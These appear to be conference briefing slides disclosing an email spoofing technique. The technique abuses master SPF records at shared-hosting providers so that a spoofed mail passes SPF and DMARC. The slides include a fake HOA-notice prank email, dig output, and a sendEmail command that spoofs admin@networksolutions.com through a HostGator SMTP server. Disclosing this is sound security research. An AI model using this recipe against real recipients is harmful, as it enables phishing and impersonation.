



AUGUST 7-8, 2024  
BRIEFINGS

# Into the Inbox: Novel Email Spoofing Attack Patterns

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# About Us



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## Disclaimer

**The ideas, content, or opinions expressed in this presentation  
are solely those of the author and do not reflect any  
endorsement or support by our employer.**

# Agenda

**1** Story Time

**2** Email Security Basics

**3** Attack Patterns

**4** Next Steps

**5** Recommendations



EVER  
BEEN  
PRANKED




# Crafting the ultimate Prank.



# VS



# Figuring out how to send an email



cURL

```
curl --request POST \
--url https://api.brevo.com/v3/smtp/email \
--header 'accept: application/json' \
--header 'api-key:YOUR_API_KEY' \
--header 'content-type: application/json' \
--data '{
  "sender": {
    "name": "Sender Alex",
    "email": "senderalex@example.com"
  },
  "to": [
    {
      "email": "testmail@example.com",
      "name": "John Doe"
    }
  ]
}'
```

# Testing if this works



# DMARC all passes

## Original message

Message ID	<4deb8dc3-63ab-4880-a5ba-7077a05c9047@smtp-relay.sendinblue.com>
Created on:	1 April 2024 at 17:15 (Delivered after 1 second)
From:	"darryla@[REDACTED]com" <darryla@223030174.t-sender-sib.com> Using sendEmail-1.56
To:	[REDACTED]gmail.com
Subject:	Subject: Urgent Action Required: HOA Notice - House Repainting Required
SPF:	PASS with IP 185.41.28.5 <a href="#">Learn more</a>
DKIM:	'PASS' with domain t-sender-sib.com <a href="#">Learn more</a>
DMARC:	'PASS' <a href="#">Learn more</a>

# Executing the prank

AS SEEN IN  
**ATTACK  
PATTERN 2**

darryla@████████.com <darryla@223030174.t-sender-sib.com>

to me ▾

Dear ██████████


We hope this email finds you well. It has come to our attention that the exterior paint color of your house located at [insert address] does not comply with the approved colors outlined in the HOA guidelines.

The shade of black used on your house is not correct and will need to be repainted to match the approved color. This is the only aspect of your house that requires repainting.

Please ensure that the shade of black is corrected within 30 days from the date of this notice. Example approved shades can be found attached.

...

2 attachments • Scanned by Gmail ⓘ



# The Aftermath...



**Me** 04/01/2024 5:48 PM

What else you got going on tonight?



**Friend** 04/01/2024 5:50 PM

Just got a letter from the HOA saying our house color is not approved  
So drinking

# Standing on the shoulders of giants

»»» Marcello "byt3bl33d3r" Salvati

- SpamChannel @ DEFCON 31
- Two million domains affected

»»» Timo Longin from SEC Consult

- SMTP Smuggling @ 37C3
- Millions of domains affected



**Reference:** <https://sec-consult.com/blog/detail/smtp-smuggling-spoofing-e-mails-worldwide/>

**Reference:** <https://forum.defcon.org/node/245722>

# SPF / DKIM / DMARC

## ❖ SPF

- ❑ Verify Sender IP based on TXT record of domain via **MAIL FROM / HELO**

## ❖ DKIM

- ❑ Verify email based on the added DKIM signature


## ❖ DMARC

- ❑ Tell email receivers on how to handle unauthenticated emails
- ❑ Verify SPF or DKIM based on the domain passed via **FROM**
- ❑ DMARC RFC 7489:

*DMARC's filtering function is based on whether the RFC5322.From field domain is aligned with (matches) an authenticated domain name from SPF or DKIM.*

**Reference:** <https://www.rfc-editor.org/rfc/rfc7489.html>

# Sample SMTP flow



# SPF / DKIM / DMARC

**Q: Have you seen this before?**

SPF:	<b>PASS</b> with IP	<a href="#">Learn more</a>
DKIM:	'PASS' with domain purplecloudops.com	
DMARC:	'FAIL'	<a href="#">Learn more</a>



**A: SPF and DKIM do not match the domain in the FROM field**

- ✓  dkim=pass header.i=@**a.com** header.s=k1 header.b="KJCJ2k/N";
- ✓  spf= pass (xxx: domain of user@b.com designates xx.xx.xx.xx as permitted sender) smtp.mailfrom="user@**b.com**";
- ✗  dmarc=fail (p=QUARANTINE sp=NONE dis=QUARANTINE) header.from=**c.com**

## The players



Brevo



Go Daddy<sup>®</sup>

SPARKPOST

TWILIO  
 SendGrid

 mailtrap  
by railware

 Fastmail

# Iterate





# Attack Pattern: #1

## Example: spoof email from networksolutions.com

```
<>> DiG 9.18.18-Ubuntu2.1-Ubuntu <>> networksolutions.com txt
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39459
; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
; QUESTION SECTION:
networksolutions.com.           IN      TXT

; ANSWER SECTION:
networksolutions.com.    266    IN      TXT      "google-site-verification=4eIncVtJhJSW6qpb
networksolutions.com.    266    IN      TXT      "MS=ms37265135"
networksolutions.com.    266    IN      TXT      "MS=ms78547785"
networksolutions.com.    266    IN      TXT      "v=spf1 ip4:91.199.212.0/24 include:spf1.w
sforce.com include:spf.websitewelcome.com include:eig.spf.a.cloudfilter.net -all"
networksolutions.com.    266    IN      TXT      "facebook-domain-verification=m4lpzwyjv2uy
networksolutions.com.    266    IN      TXT      "google-site-verification=5hT-6CoNzJ0wCHwJ
```

# What is spf.websitewelcome.com?

Hostgator, probably like most shared hosting services, has a master SPF record that is designed to cover all of its email servers. This allows the company to reorganize their servers without all of their customers having to edit their SPF records. To include Hostgator's record in my own, I needed to set my SPF record to the following:

```
v=spf1 +a +mx +ip4:50.87.144.137 +include:websitewelcome.com ~all
```

**Reference:** <https://serverfault.com/questions/723911/setting-up-an-spf-record-for-a-shared-hosting-service-with-lots-of-email-gateway>

# Allowed SPF IP ranges by HostGator

```
; <>> DiG 9.18.18-0ubuntu2.1-Ubuntu <>> spf.websitewelcome.com txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60077
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;spf.websitewelcome.com.           IN      TXT
.. ANSWER SECTION.
spf.websitewelcome.com. 263      IN      TXT      "v=spf1 ip4:192.185.0.0/16 ip4:50.116.64.0/
18 ip4:50.87.152.0/21 ip4:108.167.128.0/18 ip4:216.172.160.0/19 ip4:108.179.192.0/18 ip4:16
2.144.0.0/16 -all"
;;
;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sat Jul 20 16:19:02 UTC 2024
;; MSG SIZE  rcvd: 214
```

"websitewelcome" => [  
"50.87.152.0/21",  
"50.116.64.0/18",  
"108.167.128.0/18",  
"108.179.192.0/18",  
"162.144.0.0/16",  
"192.185.0.0/16",  
"216.172.160.0/19"]

# Enable HostGator SMTP credentials



## Mail Client Manual Settings

If you do not see an auto-configuration script for your client in the Help menu, enter the following settings:

**Secure SSL/TLS Settings (Recommended)**

Username:	[REDACTED]
Password:	<i>Use the email account's password.</i>
Incoming Server:	gator4208.hostgator.com IMAP Port: 993   POP3 Port: 995
Outgoing Server:	gator4208.hostgator.com SMTP Port: 465


IMAP, POP3, and SMTP require authentication.

# HostGator SMTP server is included in the master SPF


```
; <>> DiG 9.18.18-0ubuntu2.1-Ubuntu <>> gator4208.hostgator.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56938
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;gator4208.hostgator.com.      IN      A
;;
;; ANSWER SECTION:
gator4208.hostgator.com. 7170  IN      A      108.167.189.34
```

"websitewelcome" => [  
 "50.87.152.0/21",  
 "50.116.64.0/18",  
 **"108.167.128.0/18"**,  
 "108.179.192.0/18",  
 "162.144.0.0/16",  
 "192.185.0.0/16",  
 "216.172.160.0/19"  
]

# Attack flow



# Send the email via utility



```
sendEmail -f admin@networksolutions.com  
          -xu $username  
          -xp $password  
          -t target@gmail.com  
          -u "Hello World"  
          -m "This is a test"  
          -s gator4208.hostgator.com:587
```

**Reference:** <https://github.com/zehm/sendEmail>

Hello World Inbox ×


 admin@networksolutions.com <admin@networksolutions.com>  
to me ▾

This is a test email sent from the command line using sendEmail and HostGator.

**Original Message**

Message ID	<735738.005812408-sendEmail@ubuntu-s-1vcpu-1gb-sfo3-01>
Created at:	Fri, Jun 21, 2024 at 3:05 PM (Delivered after 3 seconds)
From:	"admin@networksolutions.com" <admin@networksolutions.com> Using sendEmail-1.56
To:	"smtpcloudops@gmail.com" <smtpcloudops@gmail.com>
Subject:	Hello World
SPF:	PASS with IP 35.89.44.37 <a href="#">Learn more</a>
DMARC:	'PASS' <a href="#">Learn more</a>

# Pattern 1 results



The majority did not have DMARC configured



# Pattern 1 results



**~30%**

**Domain Vulnerability**

**?%**

**Domain Vulnerability**

# Pattern 1: MAIL FROM + FROM + SPF abuse



## Who is vulnerable?

Large **domain registrar & email service & hosting** providers

- CVE-2024-7208
- CVE-2024-7209

## Attack pattern prerequisites?

- Email address is not verified from **MAIL FROM** field
- Email address is not verified from **FROM** field
- Victim domains include the overly permissive / master SPF records



## What is the impact?

Spoof emails from **6M+** domains

Only **15% of the domains** owned by two email and hosting providers were scanned.

Potentially affect **any type** of mailbox



